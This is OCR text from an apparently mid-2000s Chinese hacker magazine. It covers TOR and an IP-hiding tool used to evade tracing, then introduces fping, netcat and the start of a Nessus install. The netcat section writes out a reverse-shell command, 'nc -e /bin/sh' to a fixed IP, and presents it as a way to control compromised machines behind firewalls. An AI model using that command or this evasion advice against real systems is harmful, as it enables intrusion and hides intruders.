sniffer(想得到你的代理的权限不是件难事)，然后监控往来数据。依次类推，最终会找到你。更何况现在很多代理本身就具有来往数据包的 IP 记录等等。但是 TOR 网络中的每一个节点只能看见它的前面一个和后面一个节点，且每个节点使用不同的密钥进行了加密。即使被人 sniffer 也是没有什么用的。这就是我推荐大家使用 TOR 的原因。

大家在按照我上面的方法操作的时候有可能会感觉速度上有点不理想，的确中间经过的那么多节点不说，其中大部分节点都是国外的服务器，自然慢点。我们完全可以打造自己的 TOR 网络，TOR 本身就可以运行为服务端，以隐藏服务的方式来运行。这样，打造出你自己的 TOR 网络也非难事。具体如何操作，其自带的说明书已经讲得非常详细。我就不多做介绍了!

到这里，我们已经给大家介绍完了 TOR 最常用的方法了。其实攻与防是一个整体，你在入侵的时候别忘了要防御。缺少任何一个方面，都不算是依次成功的 hack。OK!这次就先到这里了，有问题的可以去http://www.eviloctal.com/forum/商讨。see u next time!

(文章中用到的软件 privoxy，Touchnet Browser 在光盘里有收录)

做个网络上的隐身人

文 / 网路游侠@X.U.S.T

相信各位黑友在网上“行动”的时候，都是要想方设法的隐藏自己的身份，比如用代理、用肉鸡……可是用肉鸡速度受到很大影响，用代理也不好找一个很方便的，何况换来换去还很麻烦。有没有一种更方便的办法能隐瞒你的行踪呢?

当然有! 有了 Internet Anonym Pro 就可以做到这一切! 它是一款功能强大的网络身份隐藏工具，可以隐藏我们的一些私人信息：浏览过的网站、Cookies、缓存文件……统统消失。并且，它可以做到 1 秒钟自动改变一次 IP 地址! 嘿嘿，动心了吧? ——OK，Let's Go !

软件安装完毕之后，桌面生成两个图标，双击戴着帽子但是却看不到人的图标(传说中的隐身人啊，很快我们也要是网络上的隐身人了，呵呵)，“Steganos Internet Anonym Pro 7”，这个是今天要介绍主角。界面见图 1 :




图1 安装完的主界面

简单吧? 看到用黑色线条围住的部分了吗? “Checking your anonymity”，可以检查你现在是否匿名，点下，自动打开你的浏览器。(我试过了，Internet Explorer 是可以的，但是Tencent Traveler 不行，老是崩溃，可能是腾讯的限制比较严格吧，在使用FireFox 等浏览器的兄弟可以试试这个) 打开浏览器之后，看到了什么?

有你当前的IP 地址，上面还有一行 “You are NOT surfing anonymously”，说明现在还没有成为网络的隐身人，这个先不管，查看I E 是不是多了一个工具栏? 如图2。




图 2 IE 的 Bar

点击一下“Surf anonymously”，这个是让你的 I E 是否隐身的。默认的帽子四周是黑色的，点一下看看，是不是成了红色，并且后面的世界地图也变亮了？并且里面还有一个不断移动的光标。然后点击“Checking your anonymity”，你会看到下面的界面，如图 3 。

地图中的光标代表你现在所用的代理服务器在世界范围内所处的位置，后面的209.53.223.1是地址。继续向下，浏览器的“Activate automatic refresh”表明现在IE自动刷新，代理服务器每更换一次，你的I E 就自动刷新一次，可以很好的掌握现在所处的位置。再往下是现在的状态，是否隐身、伪装的IP、伪装的计算机名、真实I P 等等。




图 3 IE 隐身设置

下面继续看浏览器 B a r 的“Comfort & Security”，下面有cookies、ActiveX objects、Referrer等选项，如果选择了某个选项，Internet Anonym Pro将过滤这些内容。比如选择了Script-Pop-up window 就过滤了弹出窗口脚本。后面的“Details”是详细内容，一般是说明。这个可以根据自己的情况选择。如图4 。




图 4 详细的安全设置

注意：现在浏览器栏菜单还有一个“Private favorite”就是关于“收藏夹”的保护。

点下可以看到浏览器左侧出现了收藏夹的选项，不过和往常的不一样啊！如图5。




图 5 收藏夹设置

你可以点击“A d d ”添加一个网址，E x t r a s 可以加密收藏夹，当然你选择Decrypt list也可以加密，不过是专门加密一个新的私有收藏夹。我们以Decrypt list为例说明：点击该按钮出现如图 6 的界面：




图 6 加密收藏夹

试着输入密码 ' ' ' ，在“Pass word quality”里提示几乎不能提供什么保护；

试着输入密码nohack，提示密码可能被猜中；

于是我输入了Edkei987y＃$@^kld..d09832，终于说密码提供了最大的安全性……！！！

好的，我们现在结束浏览器的部分，看软件的主界面：如图 7 。


图 7 主界面部分解释

现在是处于保护状态，看到在“Anonymous Proxy servers”部分，是今天刚刚升级的列表，有1 8 9 个匿名代理服务器，平均速度是 3 2 . 9%。

“Filtered content”部分，过滤了两个弹出窗口，JavaScripts是46个，ActiveX objects过滤了2个，效果还是不错的，因为我的电脑装了3721 的上网助手，已经过滤了绝大多数！

右侧上面的红色光标标明了现在代理服务器的位置，这里是罗马尼亚的服务器。

看到最上面的“Check servers”了没有？这里可以在线更新代理服务器！如图8：





图 8 主界面部分解释

测试1 8 9 个服务器中的第1 3 个的情况，服务器地址、地理位置、质量。下面是详细的说明，是否通过了速度、匿名、真实性验证。图中有8 个服务器被删除，添加了5 个新的服务器。这样再也不用担心平时找的代理服务器过期、不能访问了！

如果选择了“Destroy traces”可以消除上网留下的一些“尾巴”，包括Windows、Internet Explorer、Word、画笔、MediaPlayer、Acrobat Reader、ICQ 等等，选择之后点开始整理就可以，很简单不多说了。^_^

最后是系统设置，一支铅笔在白板上画对号的图标！一般是不用修改的，我只是把默认的 5 秒钟换一个代理换成了1 0 秒，无所谓的东西了。最长是 1 分钟，最短是 1 秒钟。

设置好了软件现在就去冲浪吧！虽然用了代理稍微有一点点慢，但是一想到查我I P 的人一脸的郁闷就想偷偷的笑……嘿嘿！



Linux 内核 2.6 版发布：第一款绝对企业级的内核、Linux 标准 2.0 版出台、SCO 诉讼自身的客户，认为 Linux 侵权、基于 Linux 系统的路由系统出现、微软用于反对 Linux 的研究报告……2004 年！不平凡的一年。窗口之外风起云涌，自由的气息一丝丝渗入！血液在沸腾！是时候出去呼吸新鲜的空气了……

2005 年初，Novell 实施 Linux 开源战略、英特尔称 Sonoma 将支持 Linux 笔记本、中国 Linux 产品迈入国际标准、Mandrake 寻求在华合资，与国内企业共推 Linux、《非安全》诞生了！……《窗外》出现了。

窗外是类 UNIX 系统的空间，是我们自由的空间。我们学习的是 freedom 的精神！

我们将在非窗口中带领大家领略这个神奇的世界。

2005 年后，我们共同进步。

窥视冰山——Linux 网络经典安全工具集（上）

□紫天星 JF latteye

很久以前，在我还没有摸过鼠标的时候，听过一个传说：linux 是黑客用的操作系统。现在发现传说毕竟是传说，多少都有误传。linux 不止是黑客的操作系统！如果你喜欢对问题一追到底的快感，如果你喜欢不受约束，尽情发挥你的想像力！那么，linux 就是属于你的。我们将在<窥视冰山>从零学习 linux。以下的软件都可以正常运行在类 UNIX 环境下，在 freeBSD 及 Red Hat Fedora 通过测试。

窥视冰山 fping ——Linux 网络经典安全工具集

作者语：聪明的你一看这个命令的名字一定知道它的用途了！对，它和ping是好兄弟。不过fping应该算是哥哥哦，因为他的功能更强大！有它来帮忙，可以让我在hack 的旅途中如虎添翼！

简介：Fping 命令与 Ping 命令非常相似，使用 ICMP 回应请求和应答来确定系统的可达性。它提供了一些 Ping 没有的特殊功能，比如，Fping 可以在命令行上指定主机名或 IP 地址的列表、可以处理一个包含主机名或 IP 地址清单的文件。Fping 并不是发送一个请求到单一目标（Ping 的做法），而是用循环的方法发送 ICMP 请求到每个目标。另外，Fping 可以用于脚本编程中。你可以在 http://www.fping.com/download/ 下载到这款软件。

一、基础知识

老规矩，先看看 Fping 的基本参数：

-a 显示在命令行上给定的目标清单中有效并可达的系统。

-A 显示目标地址而不是主机名。

-c 确定发送到每个目标的包文数量。

-d 显示主机名而不是目标地址。

-e 显示从报文发送到收到应答之间的往返时间。

-u 显示在命令行上给定目标清单中无效的（非活跃的）系统。

-f 从指定文件获得目录清单。该选项限制只有 root 用户使用，普通用户应该使用文件重定向来替代该选项。

-l 发送不限数量的请求到目标，可由Ctrl+C中止。

-r 试图 Ping 一个目标的次数，默认值是3。

二、应用举例

下面来看几个小例子，我们要理论与实践相结合哦！

1．判断多台主机的可通达情况

./fing -a ip ip ……

```
# ./fping -a 192.168.10.1 192.168.10.2 192.168.10.3
192.168.10.2
#
```

图 1

用 -a 参数，可以只显示可达的地址（图1）

说明这三个地址中，只有 192.168.10.2 是可达的。而另外两台没有响应，所以就没有显示在列表里。

2．判断多台主机不可通达情况

./fing -u ip ip ……

```
# ./fping -u 192.168.10.1 192.168.10.2 192.168.10.3
192.168.10.1
192.168.10.3
#
```

图 2

用 -u 参数，可以只显示不可达的地址（图2）

没有响应的地址都在列表里了。表明 192.168.10.2 是可达的，另外两个当然就是没有响应了。

通过这类参数，可以让你快速判断地址状况，是不是很方便呢？

3．将目标地址放在文件中，让fping 读取文件地址。

（1）创建ip 地址列表文件

```
#vi list
192.168.10.1
192.168.10.2
192.168.10.3
```

（小提示：每一个地址之间一定要有回车！ fping 按行读取。vi 中按 insert 键后可插入字符，按 ESC 退出插入模式，:w 回车保存文件。最后 Ctrl+z 可退出 vi。）

然后我们配合 -f 参数读取文件。（图3）但是这个参数只有root 可以使用。别急，普通用户也有方法。

```
# ./fping -f list
192.168.10.2 is alive
192.168.10.1 is unreachable
192.168.10.3 is unreachable
#
```

图 3

这里的显示顺序以 fping 可以判断的时间为顺序。

那么普通用户怎么使用这种功能呢？文件重定向可以很好的解决这个问题（图4）。

#./fping < filename

```
# ./fping < list
192.168.10.2 is alive
192.168.10.1 is unreachable
192.168.10.3 is unreachable
#
```

图 4

通过这种方法，可以处理大量的目标而不需要用户一一指定，是不是很方便呢？这可是 fping 的杀手锏啊！

4．快速判断一组主机的状态

将多种参数配合使用，可以很方便的完成这个任务！（图5）

#./fping -u < filename

```
# ./fping -u < list
192.168.10.1
192.168.10.3
#
```

图5

很快我们就知道了列表中的哪两台主机不可达。

结束语

fping 还有很多强大的功能，通过巧妙的组合，发挥你的智慧一定会使你的 hack 路走的更轻松！在 http://www.fping.com/man/ 可以获取更详细的资料。

（本文中涉及到的工具，在光盘中有提供。工具如下：fping.tar）

窥视冰山 nc

——Linux网络经典安全工具集

作者语：NC（NETCAT的简称），传说中黑客使用的瑞士军刀。如若你希望自己也能独步江湖，它将是必备武器之一。

简介：一个简单而有用的工具，透过使用TCP或UDP协议的网络连接去读写数据。它被设计成一个稳定的后门工具，能够直接由其它程序和脚本轻松驱动。同时，它也是一个功能强大的网络调试和探测工具，能够建立你需要的几乎所有类型的网络连接，还有几个很有意思的内置功能。

常用参数

先给大家讲讲瑞士军刀常用参数，它的常用参数是非常有意思的，比如－l是英文listen，形象说明它监听的作用；－v是英文verbose，显示一些细微信息，我们亲切的称为“口水话”；－p自然是port的缩略。

这里举两个例子来说明NC的使用：

1．监听本地端口

nc　vv　－l　－p　99

“nc　vv　-l　－p　99”的解释就是在本机建立一个99的服务端口，等待数据连接，通常用于木马的反向连接。此外，NC还可用于程序重定向、扫描端口、传送文件等特殊功能，更为详细的方法请参阅NC的帮助。（图1）

```
# make generic
make -e nc  XFLAGS='-DGENERIC' STATIC=
cc -O -s  -DGENERIC  -o nc netcat.c
# make install
make: don't know how to make install. Stop
# nc -v -l -p 99
nc: Command not found.
# ./nc -v -l -p 99
listening on [any] 99 ...
```

图1

看到了吗？已经开始监听99端口了，果然宝刀未老。

NC关闭后99端口也随之关闭……

（小提示：在终端中CTEL＋C可以关闭程序。）

2．反向连接到本地端口

nc　－e　/bin/sh　218.92.84.62　－p　68“nc　－e　/bin/sh　218.92.84.62　－p　68”，运行了这个命令的电脑会主动连接到218.92.84.62的68端口，并绑定一个

```
# cd ..
# cd ncforunix/
# ls
,README,      README       nc            scripts
Changelog     data         netcat.blurb  stupidh
Makefile      generic.h    netcat.c
# ./nc -e /bin/sh 218.92.84.62 -p 68
```

图2

SHELL，如此下来，218.92.84.62便可以用文本远程控制肉鸡，其实就是一个TELNET的登陆，方便的很哦。

小知识

著名的网络神偷采用的就是反向连接原理，因为它可以突破大多数防火墙，使反向连接可以很轻易地控制内网的肉鸡。

总结：NETCAT强大功能征服了无数黑客的心，小巧的身材受到广大骇客的青睐，绝对值得收藏！

（本文中涉及到的工具，光盘中有提供。工具如下：jncforunix.rar）

窥视冰山 nessus

——Linux网络经典安全工具集

作者语：Nessus是一个功能强大而又易于使用的远程安全扫描器，它不仅免费而且更新极快。安全扫描器的功能是对指定网络进行安全检查，找出该网络是否存在有导致对手攻击的安全漏洞。该系统被设计为client/sever模式，服务器端负责进行安全检查，客户端用来配置管理服务器端。在服务端还采用了plug－in的体系，允许用户加入执行特定功能的插件，这插件可以进行更快速和更复杂的安全检查。在Nessus中还采用了一个共享的信息接口，称之知识库，其中保存了前面进行检查的结果。检查的结果可以HTML、纯文本、LaTeX（一种文本文件格式）等几种格式保存。在http://www.nessus.org可以下载到这款软件。

一．安装

这款软件的安装有两种途径：源码、sh文件自动安装。

1．源码安装

我们会下载到四个源码包libnasl、nessus－core、nessus－libraries、nessus－plugins。

解压缩之后只要执行命令：./configure && make && make install就可以将四个包全部安装上。

在安装libnasl之前一定要先安装nessus－libraries。

（小提示命令之间的“&&”符号，可以起到一次执行多个命令的作用。上面的命令就是依次执行三个命令。）

2．通过sh文件安装

在安装之前先要到网站获取注册码，填入你的邮箱地址就可以了。（图1）

在文件所在目录下直接运行./nessus－installer－x.x.x.sh按照提示就可以完成安装了。

Download

To stay up-to-date with the Nessus plugins, you need to register with an email address to which an activation code will be sent :

Your email address : [ ] Register

The provided email address will not be used for spamming purposes

Download Nessus :

- nessus-installer-2.2.3.sh (5918 KB)
- GPG Signed MD5s of these packages

图1

这里笔者遇到了一个奇怪的问题。多次安装中，只有将两个都安装过去才能够正常使用，如果你也遇到了类似问题，不妨试试。

二．使用前的准备工作

1．添加用户

